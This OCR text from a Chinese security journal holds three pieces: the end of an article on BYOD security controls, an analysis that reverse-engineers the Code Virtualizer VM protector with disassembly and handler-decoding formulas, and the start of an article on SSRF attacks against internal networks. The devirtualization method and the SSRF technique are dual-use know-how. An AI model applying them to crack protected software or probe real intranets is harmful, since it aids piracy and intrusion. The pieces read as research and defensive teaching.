同样是上面的例子，销售人员通过移动终端节省在每一个销售机会上的时间，对于企业来说等于提高了销售效率，增加了销售的机会，同时员工使用自带设备进行办公，等于减少了企业在 IT 上的投入。

在 2011 年 Aberdeen Group 做过一个报告——《高绩效企业通过实时移动分析为员工提供支持》，里面主要是分析移动商务对于提高企业中不同岗位的作用，以及移动商务所带来的潜力。该报告中提到，其调查的同类型企业中，通过部署移动商务的企业能够获得相当的业务价值，92% 的同类型最佳企业的客户完全满意或者非常满意，他们能够在 87% 的时间里制定关键业务决策访问所需的信息，相对于行业平均值来说提高了 40%，比落后者高 6 倍。

二、BYOD 的安全问题域与解决方案

(一) 个人隐私保密

• 隐私保护

对于个人拥有的设备，要成功部署 BYOD，首先需要员工愿意将自身设备用于办公，当员工将自身设备用于办公时，必须安装 BYOD 软件，如果软件中的策略影响到用户的个人隐私，用户将不在愿意将个人设备用于办公。

众多 BYOD 厂商的解决方案中都提到，企业在实施 BYOD 之前，应该与用户签订隐私条款，用户需要知晓 BYOD 软件可能会涉及那些数据，以及企业与个人所需要遵循的义务，只有用户同意了该条款才能安装 BYOD 软件。如果企业不明确条款，将面对法律风险。

另外，BYOD 软件应可以让用户选择他的终端的某些信息是否可以被收集到服务器上，包括 GPS 位置、个人信息等。

• 用户体验

安装 BYOD 软件必然会影响用户的移动终端的使用，过多的限制将会使得用户产生负面感受，因此必须平衡限制与用户体验，不要将个人设备变成公司的设备。另外 BYOD 软件的使用不能过于复杂，不是所有的用户都是 IT 工作者，软件的易用性也会影响到用户是否愿意将个人设备用于办公。

• 个人拥有与企业拥有

个人拥有的移动终端与企业分发给用户使用的移动终端应有不同管理策略，BYOD 软件应能对接入的不同终端进行定义，以区分企业拥有与个人拥有。对于企业拥有的设备，能够拥有更多的权限使用企业资源，但对于用户的使用限制将更多，而个人拥有的设备则相反。

(二) 安全认证与设备准入

• 限制设备的准入类型

不应该是所有的终端均能参与 BYOD，企业应该限制终端接入的类型，OS，以及在安装 BYOD 软件时，BYOD 软件能够对终端的环境进行检测，在符合安装环境的才能进行软件安装。

• 办公网接入

员工通过办公区域 Wi-Fi 接入企业内网应进行安全认证与行为的监控，对于非参与 BYOD 的设备应不允许其接入办公区域 Wi-Fi，或者限制其访问权限。图 1 为某厂商 AnyOffice 对于企业内网接入的认证手段，所有的用户接入均需要经过安全准入控制网关的认证才能连接内网数据。

图 1 某厂商 AnyOffice 实现方式

• 非办公网接入

当员工在外面办公时，必须通过 BYOD 软件进行 VPN 接入才能进入内网，访问内网资源，并根据不同职位与接受策略的不同，限制员工访问资源。

(三) 企业数据保密

• 企业数据与个人数据的隔离

企业的数据应该与个人的数据进行充分隔离，在实施 BYOD 前应准确定义出企业的数据类型，并通过 BYOD 软件将企业的数据进行集中存放，相互之间处于一个相对隔离的环境，除了部署特定的策略之外。

如某厂商的 AnyOffice，它的 BYOD 产品是创建一个沙箱并将企业的数据存放在沙箱中，通过高强度的加密算法进行加密，所有在沙箱里面进行编辑的数据都是无法移动到沙箱之外，这样做的好处在于防止企业数据外泄，同时也能防止个人数据中的病毒、木马入侵到企业的数据。

• 对数据进行严格的控制

企业对企业的数据应该具有充分的控制权，并能够通过 BYOD 的服务器端将策略统一下发至每个客户端；企业的员工在使用 BYOD 软件应当签署保密协议，服从企业的策略，保护企业数据。

如 Air Watch，它的 BYOD 产品支持远程控制，企业和用户均可以根据自己的需要制定可以使用的远程控制功能，例如清除设备、发送短信、锁定设备等。以清除设备为例，用户可以定义终端遗失后对终端内的数据进行清除。企业与用户能够定义的策略是不一样的，在涉及隐私的部分企业是无法进行控制，企业只能控制企业相关部分的数据。

• 如何保证数据的安全

在移动终端中，保证数据的安全存储与传输显得更加重要，DLP

（数据泄露防护）是在实现 BYOD 过程中的一个重要环节，企业要保证自己的数据在存储与传输的过程中不被泄漏，存储安全普遍通过上面所提到的沙箱的方法进行隔离，并对数据进行加密，来实现双层保护，传输安全主要通过将数据流进行加密，如 SSL，除了加密之外，还有一些厂家，如 Symantec，它使用 Proxy 的方式进行数据保护，如图 2。




图 2 Symantec 针对 BYOD 的 DLP

图中可以看到，所有直接去往 Internet 的流量都是禁止的，必须通过加密的隧道经过 Web Proxy 的检查之后才能通往 Internet，所检查的流量主要是 E-mail、Web、APP 等，主要是防止企业的信息被上传到网络，被检查到的流量如果违反规则就会被阻断。

• 数据备份与恢复

企业相关的数据均应支持远程备份，包括邮件，文档等，这些数据可以通过 BYOD 软件或者企业 APP（企业自主开发的应用，将在后面详细讲解）同步到企业的服务器中；同时 BYOD 软件与企业 APP 的数据也应该减少本地存储，尽量使用远程读取的方法，减少数据泄漏的危险。

（四）移动设备安全管理

• 为终端建立一道防线

根据 2013 年 Mcafee 的 Q1 威胁预测，移动终端的威胁仍然主要来自恶意软件与蠕虫，因此 BYOD 软件能够对主动攻击与被动攻击的防御，包括对入侵行为的发现、恶意代码的检查、设备“越狱”的检查等，定期对设备进行安全扫描，减低移动设备的安全风险。

• 支持远程管理

参与 BYOD 的移动终端均能远程进行策略配置与管理。策略应分为企业必须遵循策略与用户可选策略；用户与企业管理者能够通过 BYOD 的服务器端对其设备进行管理，但管理的权限不应相同。

如 Air Watch，它的 BYOD 策略就分为两种，为管理者所定义的策略与用户自己定义的策略两种。其中管理者所定义的策略，这些策略是用于所有参与 BYOD 的移动终端，应用范围包括应用程序、操作系统类型、漫游的方式、加密、密码设置的复杂度等方面。用户自己定义的策略，首先是隐私策略，包括 GPS 定位、个人信息是否需要被检查等，其次是一些服务功能，例如远程锁定、发送短信到终端、清除密码、清除资料等。

• 威胁告警

当终端使用者违反策略时，应该能够及时通知企业管理者，在策略的允许下对违反者进行警示，记录违反行为，严重的能够直接

禁用其 BYOD 的功能，并清除相关数据。

（五）移动应用安全管理

• 白名单或黑名单

设置软件安装的白名单或黑名单，白名单是在移动终端上仅允许安装的软件，其余软件均不能安装，这一类型的限制安全性高，且对于企业来说，白名单维护起来方便，但是过于严格，容易引起终端用户的反感，适用于企业为员工配置的移动终端；黑名单是不允许在移动终端上安装的软件，这一类型的限制安全性相对低，且需要经常更新，但是不会引起用户的反感，适用于员工自带设备。

• 企业 APP

对于具有一定规模的企业，会有自己开发的办公软件，这些软件不应放在公开的 Andorid 市场和 App store，企业可以组件自己的应用商城。企业 APP 的用户有三类，开发者、管理者、使用者，开发者主要是对 APP 进行开发与更新；管理者主要是进行策略的制定，并将策略与 APP 的使用相结合，例如权限控制、使用反馈等；使用者主要是企业的员工，企业 APP 应具备简明易用。

企业 APP 与个人应用不一样，它应具备以下基本策略：

1. 用户认证与超时，用户使用企业 APP 时需要进行认证，并且有具有超时机制。

2. 数据存储的策略，包括数据是否允许存储于本地，数据存储是否进行加密等。

3. 数据尽量减少本地存储，尽量保存在云端，减少数据泄漏的威胁。

4. 该软件是否允许文档的共享，包括上传到一些网盘。

5. 一些特殊 API 接入，如复制、剪切、粘贴、打开网页的操作是否允许。

6. 是否允许越狱和 root 的设备安装。

7. 限制该 APP 的网络连接，只允许该 APP 接入特定 IP、端口、防止数据外泄。

企业 APP 与 BYOD 软件的策略应相同。

三、机遇与挑战

BYOD 在国外的发展相对较快，主要原因在于移动终端的普及程度与发展速度更快，国外从 2010 年就开始有移动设备管理（MDM）的概念，经过几年的发展，现在逐步趋向成熟，并且在各行业中已得到大量的应用，包括航空、医院、政府等。

中国的移动终端发展相应迟缓一点，直到近一两年来才开始重视移动安全这一块。2013 年，某厂商在 RSA 大会上首次展示了他们的 BYOD 产品——AnyOffice，除此之外，像东软等一些大软件厂商也开始向移动安全发展；另外今年国家工信部也加强了对 WLAN 与 BYOD 的安全研究。但虽然国内呼声很大，成功案例却不多，所以真正发展起来仍然需要时间，主要原因是国外与国内的情况差异，在市场推广与技术实现上存在差异，这个还是需要探索；不过在未来的几年里，BYOD 将会逐渐在我国成熟，并能够真正在市场中得到推广。

Code Virtualizer虚拟机保护初探

核心技术部　董阳

关键词：软件保护 逆向工程 虚拟机保护

摘要：本文对 Code Virtualizer 这款基于 VM 的软件保护产品进行了初步分析，首先用 Code Virtualizer 对一个简单的可执行文件进行 VM 保护处理，然后以这个测试文件为例进行分析。分析主要集中在 VM 本身，侧重点是 Code Virtualizer 如何对我们的软件产品进行保护，以及对 VM 的框架和混淆乱序手段进行了分析，读者读完本文后，可以在此基础上完整的分析出 Code Virtualizer 的伪指令功能，并能够实现对 VM 处理后的代码实现还原。

Code Virtualizer 简介

Code Virtualizer 是由 Oreans 开发的一款代码虚拟机保护软件，用于保护软件不被逆向工程，同传统的加密 / 压缩壳不同，该虚拟机保护软件并没有对目标程序的代码和数据进行压缩和加密处理，而是将源程序的指令代码进行混淆与乱序处理并转换成语义等价的虚拟机伪指令，然后由虚拟机调度执行。由于是对原有指令代码的虚拟化处理，因此可能会降低原有代码的执行效率，Code Virtualizer 支持宏包裹的方式对原程序的部分代码片段进行保护处理，从而使得开发人员可以只对部分关键的代码片段进行虚拟化处理，而不是必须对所有的代码进行虚拟化。

虚拟机分析

虚拟机保护会把源程序的 X86 指令变成自定义的伪指令，等到执行的时候，会模拟 CPU“取指 - 译码 - 执行”这样的步骤，Code Virtualizer 内置在保护程序中的 VM 就会启动，读取伪指令，然后解析执行，执行完毕后，当前系统的寄存器 / EFLAGS 以及堆栈状态同未虚拟化时的执行结果一致。

Code Virtualizer 是一个堆栈虚拟机，它的一切操作都是基于堆栈传递的。有的虚拟机保护是自己创建的堆栈，而 Code

Virtualizer 则直接使用的是当前程序自身的堆栈。在 Code Virtualizer 中，伪指令就是一个个的 handler，VM 中有一个核心的 Dispatch 部分，本质就是一个大的循环 +SWITCH 语句，它通过读取程序的伪指令，然后在 DispatchTable 里面定位到不同的 handler 中执行。绝大多数情况下，在一个 handler 中执行完成后，程序将回到 Dispatch 起始，取得并解析下一条指令，然后到 next handler 中执行。

该虚拟机是基于语义的，对汇编指令转化为等价语义的代码，然后虚拟执行。

假设虚拟机执行前的虚拟机环境为：

esp	init_esp
ebp	init_ebp
eax	init_eax
ebx	init_ebx
ecx	init_ecx
edx	init_edx
esi	init_esi
edi	init_edi
zf	0
...	...

在该虚拟机执行的语句为 xor eax,eax 则执行完后的虚拟机环境应该为：

esp	init_esp
ebp	init_ebp
eax	0
ebx	init_ebx
ecx	init_ecx
edx	init_edx
esi	init_esi
edi	init_edi
zf	1

经过 Code Virtualizer 加密的 X86 指令，一条简单的指令被分解成数条伪指令，它按照自己的伪指令排列去实现原指令的功能，再加上垃圾指令以及指令乱序，使得逆向工程人员将无法看到源程序的指令。

测试代码

我们用汇编语言写了一段简单的代码用来测试 Code Virtualizer 的处理情况，因为代码比较简单，因此更能使我们将分析集中在虚拟机本身。

```
.data
MsgBoxCaption db "Hello",0
MsgBoxText db "Hello Code Virtualizer!",0

.code
start:

VIRTUALIZER_START
mov eax, 0deadbeefh
VIRTUALIZER_END
invoke MessageBox, NULL, addr MsgBoxText, addr MsgBoxCaption, MB_OK
invoke ExitProcess,0
end start
```

上面代码中加粗的部分是用 Code Virtualizer SDK 的宏来包装要虚拟化的代码，也就是只有 VIRTUALIZER_START 和 VIRTUALIZER_END 包围的代码才会被虚拟化。

虚拟机初始化

进入程序入口点后，程序首先将虚拟机

伪指令地址压入栈中，然后跳转到 VM_INIT 部分去执行。

```
.v_lizer:00407548 000        push    offset VM_CODE
.v_lizer:0040754D 004        jmp     VM_INIT
```

进入 VM_INIT 后，就是先把 EFLAGS 和通用寄存器压入堆栈，然后对当前代码进行重定位处理，这是因为如果 Code Virtualizer 需要对 DLL/SYS 进行处理的话，需要将自身的 Dispatcher Handler 进行重定位才行。

```
.v_lizer:004034EC 004        pusha
.v_lizer:004034ED 024        pushf
.v_lizer:004034EE 028        cld
.v_lizer:004034EF 028        call    $+5
.v_lizer:004034F4
DELTA:
.v_lizer:004034F4 02C        pop     edi
.v_lizer:004034F5 028        sub     edi, offset DELTA
.v_lizer:004034FB 028        mov     eax, edi
.v_lizer:004034FD 028        add     edi, offset VM_
CONTEXT
.v_lizer:00403503 028        cmp     eax, [edi+VM_
CONTEXT.delta_offset]
.....
.v_lizer:0040350A 028        mov     [edi+VM_CONTEXT.
delta_offset], eax
```

上面代码中的 VM_CONTEXT 是 Code Virtualizer 的核心数据结构，用于保存虚拟机的执行环境与 Dispatch Handler 表，对于其中的重要字段我们在下面的分析中会进行解析。接着就对 VM_CONTEXT 中的调度表中的 Handler 进行重定位处理：

```
.v_lizer:0040350A        mov     [edi+_VM_CONTEXT.
delta_offset], eax
.v_lizer:0040350D        mov     ecx, 0A8h       ; Handler
数量
.v_lizer:00403512        jmp     short loc_403521
.v_lizer:00403514        jmp     short loc_40351C
.v_lizer:00403516        add     [edi+ecx*4+58h], eax
.v_lizer:0040351A        jmp     short loc_403520
.v_lizer:0040351C        add     [edi+ecx*4+48h], eax
.v_lizer:00403520        dec     ecx
.v_lizer:00403521        or      ecx, ecx
.v_lizer:00403523        jnz     short loc_403514
```

VM_INIT 初始化执行完毕后，对应的几个关键寄存器说明如下：

ESI 指向伪指令的起始，每次执行 Handler，ESI 根据指令长度和指令的内部处理不断增加。

EDI 指向 VM_CONTEXT 结构。

EAX 就是从虚拟机指令码未解码之前的数据，通过运算得到 Handler Index。

EBX 是参与指令解码的，和虚拟机指令进行运算得到对应的

Handler Index, 值得注意的是某些Handler内部也会改变EBX的值。

EDX是一个临时寄存器，在虚拟机的堆栈操作中，经常使用EDX来作为临时变量存放数据。

指令解码

完成后基本的环境初始化后，就开始对虚拟机伪指令进行解码，解码的代码如下：

```
.v_lizer:00403556        lodsb
==========> 取出一字节（取出伪指令）
.v_lizer:00403557        add    al, 0E5h
.v_lizer:00403559        push   ebx
.v_lizer:0040355A        mov    bl, 0E4h
.v_lizer:0040355C        inc    bl
.v_lizer:0040355E        sub    bl, 0FBh
.v_lizer:00403561        sub    bl, 8Eh
.v_lizer:00403564        sub    al, bl
.v_lizer:00403566        pop    ebx
.v_lizer:00403567        sub    al, bl
.v_lizer:00403569        add    al, 5Ch
.v_lizer:0040356B        sub    al, 0E5h
==========> 等价于 sub al, bl
.v_lizer:00403B22        push   ebx
.v_lizer:004053B3        mov    bl, 33h
.v_lizer:004053B5        push   ebx
.v_lizer:004053B6        mov    bh, 0AEh
.v_lizer:004053B8        shl    bh, 7
.v_lizer:004053BB        sub    bh, 0ABh
.v_lizer:004053BE        add    bh, 0A7h
.v_lizer:004053C1        sub    al, bh
.v_lizer:004053C3        pop    ebx
.v_lizer:004053C4        sub    al, bl
.v_lizer:004053C6        add    al, 0FCh
.v_lizer:004053C8        pop    ebx
==========> 等价于 sub al, 33h
.v_lizer:004053C9        push   ebx
.v_lizer:004053CA        mov    bl, 0E9h
.v_lizer:004053CC        push   dx
.v_lizer:004053CE        mov    dl, 1
.v_lizer:00404E63        add    bl, dl
.v_lizer:00404E65        pop    dx
.v_lizer:00405588        and    bl, 97h
.v_lizer:0040558B        or     bl, 7
.v_lizer:004056AE        xor    bl, 0D1h
.v_lizer:004056B1        sub    al, bl
.v_lizer:004056B3        pop    ebx
==========> 等价于 sub al,56h
.v_lizer:004056B4        sub    bl, 0ADh
```

.v_lizer:004056B7 add bl, al

.v_lizer:004056B9 push 75ECh

.v_lizer:004056BE mov [esp], edx

==========> 等价于 push edx

.v_lizer:00403AC3 mov dl, 0EBh

.v_lizer:00403AC5 dec dl

.v_lizer:00403AC7 neg dl

.v_lizer:00403AC9 shl dl, 4

.v_lizer:0040672F add dl, 4Dh

.v_lizer:00406732 add bl, dl

==========> 等价于 add bl,0ADh

.v_lizer:00403D2D pop edx

.v_lizer:00403D2E movzx eax, al

.v_lizer:00403D31 jmp dword ptr [edi+eax*4]

==========> 这里就跳转到对应的 Handler 去执行

上面的代码对代码进行的混淆处理，但实际要做的事情很简单，就是把 VM CODE 转换成对应的 Dispatch Handler 的索引，然后跳转到对应的指令处理例程去执行相应的逻辑。

分析上述代码后得知，索引的转换规则如下：

Handler Index = al - bl - 0x33 - 0x56

bl += al

因此，可以看到 Code Virtualizer 的虚拟机伪指令是经过简单的变换处理，目的是防止很容易的就分析出虚拟机伪指令的功能，因此我们可以通过编写调试器脚本将原始指令（索引值）转换为明文的伪指令。需要注意的是，与某些虚拟机不同，Code Virtualizer 的虚拟机的指令并非等长，因此我们在处理的时候需要知道当前指令的全长是多少，从而跳过 operand 部分。如果 Handler 中修改了 bl 的值，那么也应该注意。

代码混淆与乱序

在 Code Virtualizer 中大量使用了垃圾指令和代码乱序来达到干扰逆向工程人员分析的目的。

什么是代码乱序?

代码乱序是将一系列的代码序列分散打乱分布在 PE 映像中，中间穿插跳转指令以及不改变环境的垃圾代码，从而扰乱正常分析流程。一般来讲，连接指令以无条件的跳转 jmp、变形的短跳转 call、对称的条件跳转指令（[jz、jnz]；[jc、jnc]……）等实现，前提是不改变其他环境以免破坏代码正常功能。

```
    movzx   cx, al
    jmp     loc_40391F
'ION CHUNK FOR sub_40666
-------------------------


    xchg    edx, [esp]
    pop     esp
    jmp     loc_404D12
-------------------------
ICTION CHUNK FOR sub_405


    push    edx
    mov     dh, 0E6h
    jmp     loc_40600F
'ION CHUNK FOR sub_40528
```

图 1 代码乱序

Code Virtualizer 的代码乱序是通过将指令序列分散打乱分布，然后使用大量的绝对跳转指令 JMP 来实现代码片段的连接。如 52 页图 1 所示。

而对于 Code Virtualizer 中的代码混淆，主要就是把简单的运算膨胀成复杂的、但有些计算是相互抵消的指令，增加大量的冗余代码。打个简单的比方，就是把本来的 1+2=3 改写成 1*1+1*1*(0.5+0.5)+2*(1/2) = 3 这样的形式。因此我们在分析的时候，就需要特别注意代码最后哪些关键寄存器的值发生了改变，以及堆栈的变化，围绕这两点进行分析就不容易被混淆的垃圾代码所迷惑。

比如某个 Handler 的部分代码如下所示：

```
.v_lizer:00403999 000        sub    esi, 15F6572Eh *
.v_lizer:0040583F 000        sub    esi, 28315364h *
.v_lizer:00405E16 000        add    esi, eax
.v_lizer:00405E18 000        add    esi, 28315364h *
.v_lizer:00405E1E 000        push   ecx          *
.v_lizer:00405E1F 004        mov    ecx, 15F6572Eh *
.v_lizer:004046C9 004        add    esi, ecx     *
.v_lizer:004046CB 004        pop    ecx          *
```

经过分析可以得知，上面一大段的代码仅仅等价于 add esi, eax，其中加 * 的代码都是冗余的垃圾指令。

Dispatch Handler 分析

```
.v_lizer:004074CE     VM_Code        db 6Ch, 0CBh, 20h, 0CDh, 0E2h, 3Ah, 95h, 42h, 57h, 0B5h
.v_lizer:004074CE                                    ; DATA XREF: start_0↓o
.v_lizer:004074CE                    db 4, 0B1h, 0C6h, 22h, 75h, 22h, 37h, 92h, 0E9h, 96h, 1Ch
.v_lizer:004074CE                    db 56h, 2Fh, 8Ah, 0E1h, 8Eh, 0A3h, 0FCh, 57h, 4, 19h, 73h
.v_lizer:004074CE                    db 0CEh, 7Bh, 90h, 0EDh, 3Eh, 0EBh, 3Eh, 77h, 0A4h, 0D7h
.v_lizer:004074CE                    db 0C4h, 0AFh, 0B8h, 30h, 93h, 0C0h, 0DEh, 83h, 5Dh, 97h
.v_lizer:004074CE                    db 76h, 0D3h, 24h, 5Dh, 96h, 0C3h, 0F6h, 1Ah, 5Dh, 97h
.v_lizer:004074CE                    db 4Fh, 2, 19h, 0FAh, 4Ch, 0D6h, 71h, 2Ch, 71h, 92h, 3Fh
.v_lizer:004074CE                    db 6Ch, 0AAh, 50h, 9Dh, 97h, 0Bh, 0C3h, 1, 3 dup(0), 7Ah
.v_lizer:004074CE                    db 9Eh, 0FDh, 4Eh, 97h, 0ACh, 9, 62h, 0ABh, 0C0h, 1Ah
.v_lizer:004074CE                    db 71h, 0BAh, 0CFh, 28h, 83h, 0CCh, 0E1h, 3Ch, 97h, 0E0h
.v_lizer:004074CE                    db 0F5h, 50h, 0ABh, 0F4h, 9, 65h, 0C0h, 9, 1Eh, 7Ch, 0CFh
.v_lizer:004074CE                    db 18h, 2Dh, 85h, 0E0h, 29h, 46h
.v_lizer:00407548
```

图 2 虚拟机伪指令

根据对 VM_CONTEXT 的分析，Code Virtualizer 一共包含了 160 多个 Dispatch Handler。因此我们如果要完整的分析 Code Virtualizer，那么就需要对这 160 多个 Dispatch Handler 进行分析。本文尝试分析当前程序使用到的 Handler，对这些 Handler 有了一定了解后，分析剩下的 Handler 就基本是体力劳动了。

对于我们用来测试的例子来说，虚拟化后的伪指令如 53 页图 2 所示。由于做了简单的数值转换，因此即使是相同的伪指令在这个指令代码片段中也显示的是不同的值。然后我们用调试器一步一步的跟踪，分析出相关的伪指令的含义。

当然我们只是分析了一小部分，全部的伪指令一共有 150 多个，通过分析少数相关的虚拟机伪指令，我们就可以窥豹一斑，大致了解虚拟机伪指令的工作过程。下面以其中一条指令为例：

```
Handler Index = 0x2D
.v_lizer:00403608              lodsd
========> 读取四字节
.v_lizer:00403609              add     eax, 2317011Eh
.v_lizer:0040360E              sub     eax, 367E736Ch
.v_lizer:00403613              sub     eax, ebx
.v_lizer:00403615              add     eax, 367E736Ch
.v_lizer:0040361A              push    esi
.v_lizer:0040361B              mov     esi, 2317011Eh
.v_lizer:00403620              sub     eax, esi
.v_lizer:00403622              pop     esi
========> 等价于 sub eax, ebx
.v_lizer:00403623              push    esi
.v_lizer:00403624              mov     esi, 1C9811AFh
.v_lizer:00403629              add     eax, 1A36C00h
.v_lizer:004062FD              sub     eax, esi
.v_lizer:004062FF              sub     eax, 1A36C00h
.v_lizer:00406304              mov     esi, [esp]
.v_lizer:00406307              add     esp, 4
========> 等价于 sub eax, 1C9811AFh
.v_lizer:0040630D              push    0Ah
.v_lizer:00406312              mov     [esp], ebx
.v_lizer:00406315              mov     ebx, 21307C1Eh
.v_lizer:0040631A              add     ebx, 321175AFh
.v_lizer:00406320              xor     ebx, 3769313Ah
.v_lizer:00406326              sub     eax, 0C57480Eh
.v_lizer:00404562              add     eax, ebx
.v_lizer:00404564              add     eax, 0C57480Eh
.v_lizer:00404569              pop     ebx
========> 等价于 add eax, 6428C0F7h
.v_lizer:0040456A              xor     ebx, eax
.v_lizer:0040456C              push    64C5h
.v_lizer:00404571              mov     [esp], eax
========> 等价于
```

```
xor ebx, eax
push eax
```

综上分析，得出该段代码实际功能为：

```
lodsd
sub eax, ebx
sub eax, 1c9811afh
add eax, 6428c0f7h
xor ebx, eax
push eax
```

在本文测试的样本文件中，lodsd 读取的内容是 0xB8AFC4D7，ebx 为 0x40741B，经过上述计算后变为 4，实际上也就是把指令字后面的 4 字节做如下变换后压入堆栈：

```
real IMM32= IMM32 - ebx - 1C9811AFh + 6428C0F7h
```

代码片段的功能相当于 PUSH IMM32。

示例代码手工还原

```
push OFFSET vm.offset0x1C
pop edx
pop [edx]
push OFFSET vm.offset0x0
pop edx
pop [edx]
push OFFSET vm.offset0x18
pop edx
pop [edx]
push OFFSET vm.offset0x10
pop edx
pop [edx]
push OFFSET vm.offset0x0C
pop edx
pop [edx]
push OFFSET vm.offset0x0C
pop edx
pop [edx]
push OFFSET vm.offset0x04
pop edx
pop [edx]
push OFFSET vm.offset0x08
pop edx
pop [edx]
push OFFSET vm.offset0x14
pop edx
pop [edx]
```

因为在进入虚拟机调度之前，程序调用了以下指令：

```
pushad
pushfd
```

因此执行后栈的内容如下：

EDI
ESI
EBP
ESP
EBX
EDX
ECX
EAX
EFLAGS

我们可以知道

```
push OFFSET vm.field
pop edx
pop [edx]
```

这三句代码实际上等价于

```
Lea edx, OFFSET [vm.field]
Pop [edx]
```

也就是把栈中的 DWORD 弹出到 edx 指向的内存中。因此我们可以推测出 VM 中的相关的未知字段是什么了。

```
struct VM_CONTEXT
{
    DWORD  vm_edi;    +0
    DWORD  vm_edx;    +4
    DWORD  vm_ecx;    +8
    DWORD  vm_ebx;    +0c
    DWORD  vm_ebp;    +10
    DWORD  vm_eax;    +14
    DWORD  vm_esi;    +18
    DWORD  vm_eflag;  +1c
    DWORD  VM_off_20;
    DWORD  VM_off_24;
    DWORD  VM_off_28;
    DWORD  delta_offset;
    DWORD  VM_lock;
    DWORD  VM_off_34;
    DWORD  VM_off_38;
    DWORD  VM_off_3c;
    DWORD  VM_off_40;
    DWORD  VM_off_44;
    DWORD  VM_off_48;
    DWORD  VM_dispatch_xxx1;
    DWORD  VM_dispatch_xxx2;
    DWORD  VM_dispatch_xxx3;
    ...
}
```

经过对不同的样本进行不同的虚拟化处理，可以看到寄存器对应关系并不是固定的，但同一样本的寄存器位置是固定的。根据上面分析的 Handler 对应的语义，我们手工将伪指令转换成对应的 X86 代码：

```
mov edx, esp
push edx
push 4
pop eax
add dword ptr [esp], 4
mov esp, dword ptr [esp]
push 0xDEADBEEF
把我们赋值的数据压入堆栈
push offset vm.eax
将 VM 的 EAX 寄存器也压入堆栈
pop edx
push edx
push 4
pop eax
add dword ptr [esp], 4
pop edx
push 0x44a6
push 0xdfe8
pop edx
pop edx
pop [edx]
push 0x40100f
add dword ptr [esp], vm.delta_offset
```

其中 0x40100f 就是虚拟机执行完后要继续执行的原始代码的位置，加上 vm.delta_offset 是为了重定位。看到上面一大堆代码，实际上也是 Code Virtualizer 加入的混淆指令，经分析精简后实际上完成的功能就是：

```
mov eax, 0xDEADBEEF
push 0x40100F
add dword ptr [esp], vm.delta_offset
```

继续分析其余的代码：

```
lodsd
```


```
add esi, eax
mov ebx, 0
push offset vm.eflags
pop edx
push dword ptr [edx]

push offset vm.eax
pop edx
push dword ptr [edx]

push offset vm.ecx
pop edx
push dword ptr [edx]

push offset vm.edx
pop edx
push dword ptr [edx]

push offset vm.ebx
pop edx
push dword ptr [edx]

push offset vm.ebx
pop edx
push dword ptr [edx]

push offset vm.ebp
pop edx
push dword ptr [edx]

push offset vm.esi
pop edx
push dword ptr [edx]

push offset vm.edi
pop edx
push dword ptr [edx]
```

这一大段就是把原来 PUSHAD 与 PUSHFD 指令保存的标志位和寄存器数据再原样压入堆栈。

恢复好环境后，就进入了尾声，跳转到 VM_EXIT 代码段执行，VM_EXIT 也包含了一些混淆的代码，但其最关键的也就是最后三条代码：

```
.v_lizer:004042D2        popa
.v_lizer:004042D3        popf
.v_lizer:004042D4        retn
```

因此执行完上面三条语句就退出了虚拟机保护。虚拟机执行完后程序的寄存器环境如下图所示：



可见 EAX 被设为了 0xDEADBEEF，而且堆栈也恢复了平衡。经过上面的分析我们可以知道，Code Virtualizer 并不是直接对要保护的 X86 指令做 VM 处理，而是先对加入必要的保存和恢复环境的代码，然后对原始的代码进行混淆，最后才会对这部分代码做 VM 处理。

参考文献

Code Virtualizer 1.3.8.0 版虚拟机分析 nEINEI

Ryosuke 的分析

http://bbs.pediy.com/showthread.php?t=62447&highlight=Virtualizer

XSPA——跨越维度的攻击方式

安全技术部 兰宇识

关键词：XSPA SSRF 跨越维度 攻击内网

摘要：跨站点端口攻击（XSPA）也称作服务端请求伪造攻击（SSRF），这种漏洞是由于有些应用（网页分享、站长工具、图片搜索等）提供了通过 URL 获取其他站点资源的功能，当这种功能没有对协议、网络边界等做好限制，导致这种功能被滥用，攻击者可以利用这种缺陷获取内网敏感数据、DOS 内网服务器、获取内网服务器权限、读取文件等。

引言

XSPA 作为一种新型的攻击手段，具有突破网络边界、隐蔽性强、攻击方式灵活多样等特点，一旦被攻击者成功利用，往往会严重威胁大型网络的内部安全，本文通过将 XSPA 分成两大类型，并结合具体案例加以介绍，分析了这种攻击方式的各种常见和飞常规手段，最后提出防御方式。

一、漏洞简介

下面看一个简单常见的场景，很多社交网站都提供了这种分析 URL 的功能，用户输入一个 URL，就可以分享这个页面的内容。正常分享一个 URL，这里分享了百度的网址，可以看到百度的主页信息被获取到了（图 1）。

图 1

然后攻击场景来了，这里我们不在输入外网的 URL，而是输入一个内网 URL，可以看到，

内网服务器的内容被获取到了（图 2）。

图 2

下面来看一下，这个业务场景的正常应用模型，大概流程分为 3 步，1）A 站从浏览器获取到用户输入的 URL；2）A 站根据收到的 URL，向 B 站发送 HTTP 请求获取到响应内容；3）将收到的内容返回给浏览器（图 3）。




图 3

